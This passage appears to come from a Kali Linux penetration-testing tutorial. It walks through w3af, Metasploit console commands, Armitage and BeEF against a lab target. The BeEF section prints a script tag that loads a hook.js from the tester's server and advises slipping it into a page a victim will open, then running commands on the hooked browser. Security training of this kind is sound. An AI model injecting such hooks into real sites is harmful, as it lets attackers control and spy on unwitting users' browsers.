
w3af is a Web Application Attack and Audit Framework which aims to identify and exploit all web application vulnerabilities. This package provides a Graphical User Interface (GUI) for the framework. If you want a command-line application only, install w3af-console.

The framework has been called the “metasploit for the web”, but it’s actually much more as it also discovers the web application vulnerabilities using black-box scanning techniques. The w3af core and its plugins are fully written in Python. The project has more than 130 plugins, which identify and exploit SQL injection, cross-site scripting (XSS), remote file inclusion and more.


Step 1 – To open it, go to Applications → 03-Web Application Analysis → Click w3af.




Step 2 – On the “Target” enter the URL of victim which in this case will be metasploitable web address.



Step 3 – Select the profile → Click “Start”.



Step 4 – Go to “Results” and you can see the finding with the details.



Kali Linux - Exploitation Tools


In this chapter, we will learn about the various exploitation tools offered by Kali Linux.

Metasploit


As we mentioned before, Metasploit is a product of Rapid7 and most of the resources can be found on their web page www.metasploit.com. It is available in two versions - commercial and free edition. The differences between these two versions is not much hence, in this case we will be using the Community version (free).

As an Ethical Hacker, you will be using "Kali Distribution" which has the Metasploit community version embedded, along with other ethical hacking tools which are very comfortable by saving time of installation. However, if you want to install as a separate tool it is an application that can be installed in the operating systems like Linux, Windows and OS X.

First, open the Metasploit Console in Kali. Then, go to Applications → Exploitation Tools → Metasploit.



After it starts, you will see the following screen, where the version of Metasploit is underlined in red.

A terminal window titled "Terminal" showing Metasploit Pro version 4.11.8. The window features a large watermark of the Metasploit logo (a stylized dragon) in the background. The text in the terminal includes a promotional message about phishing, exploit counts, and a trial offer.

```
File Edit View Search Terminal Help
[metasploit v4.11.8-]
+ [ 1519 exploits - 880 auxiliary - 259 post ]
+ [ 437 payloads - 38 encoders - 8 nops ]
+ [ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf >
```

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on <http://rapid7.com/metasploit>

In the console, if you use help or ? symbol, it will show you a list with the commands of MSP along with their description. You can choose based on your needs and what you will

use.

```
+ --=[ 437 payloads - 38 encoders - 8 nops           ]
+ --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf > help
```

Core Commands

```
=====
```

Command	Description
?	Help menu
advanced	Displays advanced options for one or more modules
back	Move back from the current context
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
edit	Edit the current module with \$VISUAL or \$EDITOR
exit	Exit the console
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
info	Displays information about one or more modules
irb	Drop into irb scripting mode
jobs	Displays and manages jobs
kill	Kill a job
load	Load a framework plugin
loadpath	Searches for and loads modules from a path
makerc	Save commands entered since start to a file
options	Displays global options or for one or more modules
popm	Pops the latest module off the stack and makes it active
previous	Sets the previously loaded module as the current module
pushm	Pushes the active or list of modules onto the module stack
quit	Exit the console

Another important administration command is **msfupdate** which helps to update the metasploit with the latest vulnerability exploits. After running this command in the console, you will have to wait several minutes until the update is complete.

```
msf > msfupdate
[*] exec: msfupdate

[*]
[*] Attempting to update the Metasploit Framework...
[*]

[*] Checking for updates via the APT repository
[*] Note: expect weekly(ish) updates using this method
[*] Updating to version 4.12.15-0kali2
Reading package lists...
Building dependency tree...
Reading state information...
The following additional packages will be installed:
  libruby2.3 ruby-did-you-mean ruby-net-telnet
Suggested packages:
  clamav clamav-daemon
The following NEW packages will be installed:
  libruby2.3 ruby-did-you-mean ruby-net-telnet
The following packages will be upgraded:
  metasploit-framework
1 upgraded, 3 newly installed, 0 to remove and 1569 not upgraded.
Need to get 68.6 MB of archives.
After this operation, 56.7 MB of additional disk space will be used.
Get:1 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 ruby-did-you-mean all 1.0.0-2 [11.2 kB]
Get:2 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 ruby-net-telnet all 0.1.1-2 [12.5 kB]
Get:3 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 libruby2.3 amd64 2.3.1-5 [3,093 kB]
Get:4 http://kali.mirror.garr.it/mirrors/kali kali-rolling/main amd64 metasploit-framework amd64 4.12.15-0kali2 [65.5 MB]
Reading changelogs...
```

It has a good command called “Search” which you can use to find what you want as shown in the following screenshot. For example, I want to find exploits related to Microsoft and the command can be **msf >search name:Microsoft type:exploit**.

Where “search” is the command, “name” is the name of the object that we are looking for, and “type” is what kind of script we are looking for.

```
msf > search name:microsoft type:exploit
Matching Modules
=====
Name                                     Disclosure Date   Rank      Description
auxiliary/admin/http/iis_auth_bypass      2010-07-02    normal    MS10-065 Microsoft IIS 5 NTFS Stream Authentication Bypass
auxiliary/admin/kerberos/ms14_068_kerberos_checksum 2014-11-18    normal    MS14-068 Microsoft Kerberos Checksum Validation Vulnerability
auxiliary/admin/ms/ms08_059_his2006        2008-10-14    normal    Microsoft Host Integration Server 2006 Command Execution Vulnerability
auxiliary/admin/mssql/mssql_enum          normal       Microsoft SQL Server Configuration Enumerator
auxiliary/admin/mssql/mssql_enum_domain_accounts  normal       Microsoft SQL Server SUSER SNAME Windows Domain Account Enumeration
auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli  normal       Microsoft SQL Server SQLi SUSER SNAME Windows Domain Account Enumeration
auxiliary/admin/mssql/mssql_enum_sql_logins  normal       Microsoft SQL Server SUSER SNAME SQL Logins Enumeration
auxiliary/admin/mssql/mssql_escalate_dbowner  normal       Microsoft SQL Server Escalate Db Owner
auxiliary/admin/mssql/mssql_escalate_dbowner_sqli  normal       Microsoft SQL Server SQLi Escalate Db Owner
auxiliary/admin/mssql/mssql_escalate_execute_as  normal       Microsoft SQL Server Escalate EXECUTE AS
auxiliary/admin/mssql/mssql_escalate_execute_as_sqli  normal       Microsoft
```

Another command is “info”. It provides the information regarding a module or platform where it is used, who is the author, vulnerability reference, and the payload restriction that this can have.

```
f auxiliary(iis_auth_bypass) > info auxiliary/admin/http/iis_auth_bypass
Name: MS10-065 Microsoft IIS 5 NTFS Stream Authentication Bypass
Module: auxiliary/admin/http/iis_auth_bypass
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2010-07-02

Provided by:
Soroush Dalili
sinn3r <sinn3r@metasploit.com>


Synopsis:
Name      Current Setting  Required  Description
-----  -----  -----
Proxies           no        A proxy chain of format type:host[port][,type:host[port][...]
RHOST          yes        The target address
RPORT          80        The target port
SSL             false      Negotiate SSL/TLS for outgoing connections
TARGETURI       /         The URI directory where basic auth is enabled
VHOST           no        HTTP server virtual host

Description:
This module bypasses basic authentication for Internet Information Services (IIS). By appending the NTFS stream name to the directory name in a request, it is possible to bypass authentication.


References:
http://cvedetails.com/cve/2010-2731/
http://www.osvdb.org/66160
http://technet.microsoft.com/en-us/security/bulletin/MS10-065
http://soroush.secproject.com/blog/2010/07/iis5-1-directory-authentication-bypass-by-using-i30index_allocation
```

Armitage GUI for metasploit is a complement tool for metasploit. It visualizes targets, recommends exploits, and exposes the advanced post-exploitation features.


Let's open it, but firstly metasploit console should be opened and started. To open Armitage, go to Applications → Exploit Tools → Armitage.



Click the **Connect** button, as shown in the following screenshot.




When it opens, you will see the following screen.




Armitage is user friendly. The area “Targets” lists all the machines that you have discovered and you are working with, the hacked targets are red in color with a thunderstorm on it.

After you have hacked the target, you can right-click on it and continue exploring with what you need to do such as exploring (browsing) the folders.



In the following GUI, you will see the view for the folders, which is called console. Just by clicking the folders, you can navigate through the folders without the need of metasploit commands.

On the right side of the GUI, is a section where the modules of vulnerabilities are listed.



BeEF

BeEF stands for **Browser Exploitation Framework**. It is a penetration testing tool that focuses on the web browser. BeEF allows the professional penetration tester to assess the actual security posture of a target environment using client-side attack vectors.

First, you have to update the Kali package using the following commands –

```
root@kali:/# apt-get update  
root@kali:/# apt-get install beef-xss
```

To start, use the following command –

```
root@kali:/# cd /usr/share/beef-xss  
root@kali:/# ./beef
```

```

root@kali:/usr/share/beef-xss# ./beef
[16:36:23] [*] Bind socket [imapeudoral] listening on [0.0.0.0:2000].
[16:36:23] [*] Browser Exploitation Framework (BeEF) 0.4.4.5-alpha
[16:36:23]     | Twit: @beefproject
[16:36:23]     | Site: http://beefproject.com
[16:36:23]     | Blog: http://blog.beefproject.com
[16:36:23]     |_ Wiki: https://github.com/beefproject/beef/wiki
[16:36:23] [*] Project Creator: Wade Alcorn (@WadeAlcorn)
[16:36:23] [*] BeEF is loading. Wait a few seconds...
[16:36:24] [*] 10 extensions enabled.
[16:36:24] [*] 171 modules enabled.
[16:36:24] [*] 2 network interfaces were detected.
[16:36:24] [+]
running on network interface: 127.0.0.1
|   Hook URL: http://127.0.0.1:3000/hook.js
|_ UI URL: http://127.0.0.1:3000/ui/panel
[16:36:24] [+]
running on network interface: 192.168.1.101
|   Hook URL: http://192.168.1.101:3000/hook.js
|_ UI URL: http://192.168.1.101:3000/ui/panel
[16:36:24] [*] RESTful API key: 13a8d24a6fa9d403c6960fc5e03a5796d4688cd
[16:36:24] [*] HTTP Proxy: http://127.0.0.1:6789
[16:36:24] [*] BeEF server started (press control+c to stop)

```

Open the browser and enter the username and password: **beef**.



The BeEF hook is a JavaScript file hosted on the BeEF server that needs to run on client browsers. When it does, it calls back to the BeEF server communicating a lot of information about the target. It also allows additional commands and modules to be ran against the target. In this example, the location of **BeEF** hook is at **<http://192.168.1.101:3000/hook.js>**.

In order to attack a browser, include the JavaScript hook in a page that the client will view. There are a number of ways to do that, however the easiest is to insert the following into a page and somehow get the client to open it.

```
<script src = "http://192.168.1.101:3000/hook.js" type = "text/javascript"></script>
```

Once the page loads, go back to the BeEF Control Panel and click “Online Browsers” on the top left. After a few seconds, you should see your IP address pop-up representing a hooked browser. Hovering over the IP will quickly provide information such as the browser version, operating system, and what plugins are installed.



To remotely run the command, click the "Owned" host. Then, on the command click the module that you want to execute, and finally click "Execute".

